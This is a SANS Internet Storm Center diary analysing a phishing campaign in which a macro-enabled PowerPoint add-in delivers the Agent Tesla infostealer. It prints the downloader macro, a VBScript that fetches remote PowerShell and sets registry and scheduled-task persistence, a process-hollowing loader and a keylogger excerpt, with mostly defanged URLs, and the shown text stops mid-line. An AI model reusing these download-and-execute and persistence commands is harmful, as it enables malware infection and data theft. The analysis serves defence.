SANS ISC: PowerPoint attachments, Agent Tesla and code reuse in malware - SANS Internet Storm Center SANS Site Network Current Site SANS Internet Storm Center Other SANS Sites Help Graduate Degree Programs Security Training Security Certification Security Awareness Training Penetration Testing Industrial Control Systems Cyber Defense Foundations DFIR Software Security Government OnSite Training SANS ISC InfoSec Forums

isc.sans.edu/forums/diary/PowerPoint+attachments+Agent+Tesla+and+code+reuse+in+malware/28154/

- ← Next Thread
- Previous Thread →

PowerPoint attachments, Agent Tesla and code reuse in malware


Jan

73 Posts
ISC Handler
Dec 20th 2021

Since any Office document that may contains macros can potentially be used by malware authors with similar result as the usual Excel spreadsheet with macros, threat actors have most probably utilized all of the available macro-enabled Office formats for attacks at some point. However, since most users would probably view PowerPoint slideshow asking them to enable macros with a not insignificant level suspicion, most attackers tend not to use any of PowerPoint file formats at all.

Over the past few months, I have nevertheless noticed an unusual increase in the number of malicious PowerPoint attachments caught in my (mal)spam trap. Although the use of malicious PowerPoint is nothing new[1], given the reasons mentioned above, it has never been too common, so I thought it might be worthwhile to take a look at an example of a recent malspam campaign that spread the Agent Tesla infostealer using a macro-enabled PowerPoint file.

The file in question was named SKM-03753WIRE23560USD.ppam and was distributed as an attachment of an e-mail that tried to make it appear as a wire transfer receipt.



Denise- Accounts <denise@[redacted].hk> [redacted]

Fwd: WIRE-INV#0954R//KEYBANK Transfer

1 12/8/2021

If there are problems with how this message is displayed, click here to view it in a web browser.

SKM-03753WIRE23560...
0 bytes

Fyi
wire completed. Please confirm receipt

Regards
CFO
Denise- Accounts

--------------------------Forwarded message---

From: President <allansne56@[redacted].com>;
Sent: 06 December 2021 09:25
To: CFO < denise@[redacted].com>;
Cc: Purchase
Subject: Re: PAYMENT FOR INV

Denise,
Find the attached wire instruction and the Finance email address [[redacted]].
Please forward the remittance details accordingly.

Regards

Sent from my iPhone


-------------------------- Forwarded message---

From: [redacted] <[redacted]>;

On 06 Dec 2020, at 09:19, CFO <denise@[redacted].com> wrote:

Hi Boss,
Please kindly send their bank details and email address so I can process the payment today. I will need the email address so I can notify them as soon as I have processed the payment. If you can send details across now, I will have the payment sorted out as I am still in the office.
Best wishes
Denise-Accounts

You may have noticed that the filename ended in an unusual extension PPAM. This extension is used for PowerPoint Add-ins with macros[2], a special format for extending functionalities of PowerPoint presentations. Although there are some differences in content between PPAM and the more usual PPTM files, these don't concern macros. Therefore, if we only care about the embedded VBA code, as in this instance, we may analyze a PPAM using oledump[3], or any other tool we would normally use to parse macro-enabled Office documents.



```
>oledump SKM-03753WIRE23560USD.ppam
A: ppt/hjhjhfdfdf.d
 A1:         501 'PROJECT'
 A2:          26 'PROJECTwm'
 A3: M      4088 'VBA/Module1'
 A4:        2757 'VBA/_VBA_PROJECT'
 A5:        3672 'VBA/__SRP_0'
 A6:         218 'VBA/__SRP_1'
 A7:        2005 'VBA/__SRP_2'
 A8:         234 'VBA/__SRP_3'
 A9:         500 'VBA/dir'
```

In this instance, the file turned out to contain only one small, slightly obfuscated VBA script:

```
Sub Auto_Open()
Set Outlook = CreateObject(yOCaKOVzT("V|{svvr5Hwwspjh{pvu", "7"))
Set Microsoft = Outlook.CreateObject(yOCaKOVzT("^zjypw{5Zolss", "7"))
Set MicrosoftExec = Microsoft.Exec(yOCaKOVzT("rqygt", "2") + yOCaKOVzT("ynkrr4k~k&", "6") + Chr(150)
+ yOCaKOVzT("_qvlw[|tm(Pqllmv", "8") + yOCaKOVzT("$1g$", "4") +
yOCaKOVzT("kBdqvlw{d{{|mu;:dkitkd66du{p|i(p||x{B77pipipippi{lHr6ux7", "8") +
"chrehghghghghghghghghghcre")
MsgBox (MicrosoftExec.StdOut.ReadAll)
End Sub
Public Function yOCaKOVzT(dghKkkXkS As String, NdffEcveP As Integer)
    Dim Pp6IFCPL9 As Integer
    For Pp6IFCPL9 = 1 To Len(dghKkkXkS)

Dim tHvckljoMTaERQgkne As Boolean
        Mid(dghKkkXkS, Pp6IFCPL9, 1) = Chr(Asc(Mid(dghKkkXkS, Pp6IFCPL9, 1)) - NdffEcveP)

    Next Pp6IFCPL9

Dim TMydgBdhyraoOOowKm As Byte
    yOCaKOVzT = dghKkkXkS

End Function
```

Since the function *yOCaKOVzT* only subtracts the value provided in the second argument from each byte in the string provided as the first argument, deobfuscation of the script is fairly straightforward and leads to the following code.

```
Sub Auto_Open()
        Set Outlook = CreateObject("Outlook.Application")
        Set Microsoft = Outlook.CreateObject("Microsoft = Wscript.Shell")
        Set MicrosoftExec = Microsoft.Exec("MicrosoftExec = powershell.exe -WindowStyle Hidden -c
c:\windows\system32\calc\..\mshta hxxps://hahahahhasd@j[.]mp/chrehghghghghghghghghghcre")
        MsgBox (MicrosoftExec.StdOut.ReadAll)
End Sub
```


As we may see, the VBA script is a simple downloader, that is supposed execute PowerShell code, which will grab a file from hxxps:j[.]mp/chrehghghghghghghghghghcre (which redirects to hxxps://download2389.mediafire[.]com/ya9tv6zqa1zg/95ggilwnqccbq6l/20.doc) and execute it using the Microsoft HTML Application host (MSHTA).

After cleaning the downloaded file 20.doc up a bit, it came down to the following VBScript:

```
pink = "pOwersHelL.exe -NoProfile -ExecutionPolicy Bypass -Command i'E'x(iwr('hxxps://8db3b91a-ea93-
419b-b51b-0a69902759c5.usrfiles[.]com/ugd/8db3b9_2e35a24e3e7b4efba4867a06c6271f32.txt?
dn=rendomtext') -useB);
i'E'x(iwr('hxxps://8db3b91a-ea93-419b-b51b-
0a69902759c5.usrfiles[.]com/ugd/8db3b9_92ec48660f134f3bb502662383ca4ffb.txt?dn=rendomtext') -useB);"

Const tpok = &H80000001
lopaskkk = "."
Set kasodkmwm = GetObject("winmgmts:\\" & lopaskkk & "\root\default:StdRegProv")
poloaosd = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
akosdwdjdw = "cjjhkloggw"
kasodkmwm.SetStringValue tpok, poloaosd, akosdwdjdw, pink
set MicrosoftWINdows = GetObject(StrReverse("B0A85DF40C00-9BDA-0D11-0FC1-22CD539F:wen"))
MicrosoftWINdows _
. _
RUn _
pink,0


args = "/create /sc MINUTE /mo 63 /tn """"kbnvmmmhjo"""" /" & _
"F /tr """"\""""M" & "s" & "H" & "t" &
"A""""\""""hxxps://kukadunikkk@kdaoskdokaodkwldld.blogspot[.]com/p/20.html\"""""
hxxps://kukadunikkk@kdaoskdokaodkwldld.blogspot[.]com/p/20.html

[code omitted]

magolia = "."
Set Pologachi = GetObject("winmgmts:\\" & magolia & "\root\default:StdRegProv")
threefifty = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
Magachuchugaga = "pilodkis"
pathanogalulu = calc   """hxxp://www.starinxxxgkular.duckdns[.]org/s1/20.txt"""
Pologachi.SetStringValue halaluya, threefifty, Magachuchugaga, pathanogalulu

[code omitted]
```

Going down from the top, the script it is supposed to:


1. Download and execute two files containing PowerShell script from usrfiles.com (we'll look at those in a moment).
2. Ensure persistence using the registry Run key by creating a value containing the same PowerShell script as we mention in 1. It also created another value in the same key, which was supposed to run a file from http[:]//www.starinxxxgkular.duckdns[.]org using MSHTA (although the link was already dead at the time of the analysis , it may be reasonable assumed that this was supposed to be additional persistence mechanism).



Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
cjjhkloggw	REG_SZ	pOwersHelL.exe -NoProfile -ExecutionPolicy Bypass -Command i'E'x(iwr('https://8db3b91a-ea93-419b-b51b-0a69902759c5.usrfiles.com/ugd/8db3b9_2e35a24e3e7b4efba4867a06c6271f32.txt?dn=rendomtext...
OneDrive	REG_SZ	"C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
pilodkis	REG_SZ	"MsHTa""http://www.starinxxxgkular.duckdns.org/s1/20.txt"

3. Ensure persistence using Scheduled Task named kbnvmmmhjo, which was supposed to run a file using MSHTA from hxxps:// kdaoskdokaodkwldld.blogspot[.]com.



Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result
GoogleUpda...	Ready	Multiple triggers defined	12/20/2021 3:14:28 AM	12/19/2021 11:42:21 PM	The operation completed successfully. ((
GoogleUpda...	Ready	At 3:14 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	12/20/2021 2:14:28 AM	12/20/2021 1:14:18 AM	The operation completed successfully. ((
kbnvmmmhjo	Ready	At 1:27 AM on 12/20/2021 - After triggered, repeat every 01:03:00 indefinitely.	12/20/2021 2:30:00 AM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)

General Triggers Actions Conditions Settings History (disabled)


When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Action	Details
Start a program	"MsHtA" "https://kukadunikkk@kdaoskdokaodkwldld.blogspot.com/p/20.html"

The first PowerShell script mentioned above was lightly obfuscated and contained what we may think of as the "main payload" – two GunZipped PE files in separate byte arrays (an "injector" and the actual Agent Tesla executable) and the code to decompress them and use the "injector" in the second byte array to execute the main Agent Tesla file. The following code is a portion of its deobfuscated content:

```
[byte[]] $byteArray1 = @(31,139,...,94,3,0)
[byte[]] $byteArray2 =@(31,139,...,228,0,0)
[byte[]] $decompressedArray1 = Get-DecompressedByteArray $byteArray1
[byte[]] $decompressedArray2 = Get-DecompressedByteArray $byteArray2
[Reflection.Assembly]::Load($decompressedArray2).GetType('projFUD.PA').GetMethod('Execute').Invoke($
null,[object[]] (
'C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe',$decompressedArray1))
```


Both of the executables were written in .NET (as is usual for Agent Tesla) and both were fairly heavily obfuscated, as you may see from the following images.



```
Dynamic2 (0.0.0.0)
  Dynamic2.exe
    PE
    Type References
    References
    Resources
    { } -
    { } G6r57Jt6ni66ZV1IH9
    { } projFUD
      PA @02000002
        Base Type and Interfaces
          object @01000006
        Derived Types
        .cctor() : void @06000008
        At6IJ36J1X9c0i9ub2(object, object, object) : object @0600001
        athHgLZpG(string, string) : XahFKFmKtTkRDQIAyP @060000
        BF2bsRAGkJvkMwr1cx() : PA @0600000B
        BinaryToString(string) : string @06000003
        dRkyLgkwCngRRXSN97(object, int, int) : object @0600000C
        Execute(string, byte[]) : void @06000007
        fOqdcKmUQI00lx4sf9(object, IntPtr, object) : bool @0600001
        hEX6kf9gDqtIldo4kx(int) : int @06000010
        iFplrGHUnoi0XkB8Pp(object, object) : object @0600000E
        jeDJW1jJDICWYUXF5a() : bool @0600000A
        JHA5uensNuP2mgQRx2(object) : void @06000019
        KgQMxkv0nXI46KWnsg() : void @0600001A
        mthk6uPwoFY1G3xIwH(object, int) : short @06000015
        pIl6w4JLUFtUgkXR5o(object) : int @06000009
        Q7iFLm2ys(IntPtr, ref string) : IntPtr @06000005
        qFbBP3RThyM0dMKK7n() : object @0600000D
        RbnnYB7XgrVnv9lwKI(object, IntPtr, object) : bool @0600001
        ReverseString(string) : string @06000002
        RiiaVXtnh8P8vI2LDF(object, object, CallType, object) : object
        rNBUDLsIHYZJiR82OU() : object @0600000F
        TH9FKGduSM0eJh2wuK(object) : object @0600001B
        TIf9Yea331SanAUxcb(RuntimeTypeHandle) : Type @06000013
        UAFqOL4Sp6IRc1RTjE(object) : object @06000016
        uePLOy1L2eT3wVgwSK(object, IntPtr, int) : int @06000012
        wkRaDQIAy(ref string) : IntPtr @06000004
        XahmFKFKt(string[]) : void @06000001
        ApB5qv9qR : string @04000008
        auhGkVOR0 : string @04000009
        aunTxc5wd : PA.QZUobc3WdCMdqmCbgl @04000016
```

```
// projFUD.PA
// Token: 0x06000007 RID: 7 RVA: 0x0000229C File Offset: 0x0000049C
public static void Execute(string path, byte[] payload)
{
    int num = 1;
    for (;;)
    {
        int num2 = num;
        for (;;)
        {
            int num3;
            PA.P5wdpnGr5UrdXU9RGT p5wdpnGr5UrdXU9RGT;
            PA.CPxYiA53FDiHWaounx cpxYiA53FDiHWaounx;
            int num15;
            switch (num2)
            {
            default:
                goto IL_97;
            case 1:
                num3 = 0;
                num2 = 0;
                if (!PA.jeDJW1jJDICWYUXF5a())
                {
                    goto Block_1;
                }
                continue;
            case 2:
                try
                {
                    bool flag = PA.vnrI5UrdX(path, string.Empty, IntPtr.Zero, IntPtr.Zero, false, 134217732U, IntPtr.Zero, null, ref p5wdpnGr5UrdXU9RGT, ref cpxYiA53FDiHWaounx);
                    if (!flag)
                    {
                        throw new Exception();
                    }
                    string @string;
                    int num4 = (int)Interaction.CallByName(typeof(BitConverter).GetMethod(@string), PA.BinaryToString("01001001011011100111011001101111011010101100101"), CallType.Method, new
                      object[]
                    {
                        null,
                        new object[]
                        {
                            payload,
                            60
                        }
                    });
                    int num5 = 14;
                    for (;;)
                    {
                        int num6 = num5;
```


Injector code – the Execute method



```
nprmzLDXnPgQFIMAfaeOfNrWkXy (0.0.0.0)
  nprmzLDXnPgQFIMAfaeOfNrWkXy.exe
    PE
    Type References
    References
    { } -
    { } <PrivateImplementationDetails>{5AC57C51-E0B9-4104-8102-D8BC66E2F88E}
    { } A
      a @02000003
      A @02000002
      b @02000007
        Base Type and Interfaces
        Derived Types
        .cctor() : void @06000011
        A() : void @06000019
        a() : object @0600001A
        A(ref b.A) : bool @06000012
        A(out b.a) : uint @06000013
        A(b.B) : string @06000020
        A(ImageFormat) : ImageCodecInfo @06000022
        A(object) : string @06000029
        a(object) : string @0600002A
        A(string) : bool @06000033
        a(string) : void @06000034
        A(b.c) : void @0600003B
        A(IntPtr) : int @0600003E
        A(byte[]) : bool @0600003F
        A(int) : int @06000044
        a(int) : string @06000046
        A(Keys) : void @0600004C
        A(uint) : string @0600004D
        a(byte[]) : bool @06000053
        A(ref IntPtr) : int @06000061
        a(ref IntPtr) : int @06000062
        a(IntPtr) : uint @0600006C
        A(SocketException) : b.N @0600006F
        A(Socket) : void @06000073
        A(SocketAsyncEventArgs) : void @06000074
        A(bool) : byte[] @06000076
        A(IList<A>) : IList<A> @06000030
        A(int, int) : bool @06000018
        A(string, string) : void @0600001D
        A(object, ElapsedEventArgs) : void @06000025
        a(object, ElapsedEventArgs) : void @06000026
        a(string, string) : void @0600002E
```

Excerpt from the list of methods in the Agent Tesla executable

Nevertheless, with a little bit of deobfuscation, it is possible to see that the injector is supposed to inject the Agent Tesla code into the hollowed out aspnet_compiler.exe process (a technique which Agent Tesla has been known to use[4]). And even without understanding the names of methods and variables in the main Agent Tesla code, some portions of it are fairly clear, such as the following excerpt from the key-logging method.



```
if (A_0 == Keys.Back)
{
    if (b.b == Conversions.ToBoolean(83AC4FB0-364B-4640-8699-E358EEFC3199.bt()))
    {
        b.A += 83AC4FB0-364B-4640-8699-E358EEFC3199.bU();
    }
    else if (Operators.CompareString(b.A, 83AC4FB0-364B-4640-8699-E358EEFC3199.A(), false) != 0 && Operators.CompareString(b.A.Substring(b.A.Length
      - b.h.Length, b.h.Length), b.h, false) != 0)
    {
        string left = b.A.Substring(b.A.Length - 7);
        if (Operators.CompareString(left, 83AC4FB0-364B-4640-8699-E358EEFC3199.bu(), false) != 0 & Operators.CompareString(b.A.Substring(b.A.Length
          - 4), b.e, false) != 0)
        {
            b.A = b.A.Substring(0, b.A.Length - 1);
        }
    }
}
else if (B.Computer.Keyboard.AltKeyDown & A_0 == Keys.Tab)
{
    b.A += 83AC4FB0-364B-4640-8699-E358EEFC3199.bV();
}
else if (B.Computer.Keyboard.AltKeyDown & A_0 == Keys.F4)
{
    b.A += 83AC4FB0-364B-4640-8699-E358EEFC3199.bv();
}
else if (A_0 == Keys.Tab)
{
    b.A += 83AC4FB0-364B-4640-8699-E358EEFC3199.bW();
}
else if (A_0 == Keys.Escape)
{
    b.A += 83AC4FB0-364B-4640-8699-E358EEFC3199.bw();
}
else if (A_0 == Keys.LWin | A_0 == Keys.RWin)
{
    b.A += 83AC4FB0-364B-4640-8699-E358EEFC3199.bX();
}
else if (A_0 == Keys.Capital)
{
    b.A += 83AC4FB0-364B-4640-8699-E358EEFC3199.bx();
}
```

The last file we didn't take a closer look at was the second PowerShell script downloaded by the second stage of the infection chain.


```
$down = New-Object System.Net.WebClient
$url  = 'hxxps://raw.githubusercontent[.]com/swagkarna/Bypass-Tamper-Protection/main/NSudo.exe';
$file = 'C:\Users\Public\NSudo.exe';
$down.DownloadFile($url,$file);
$kasodkaosd = New-Object System.Net.WebClient
$kasodkaosdsdmaowdk  = 'hxxps://www.mediafire[.]com/file/qh5j3uy8qo8cpu7/FINAL+MAIN+vbs+-
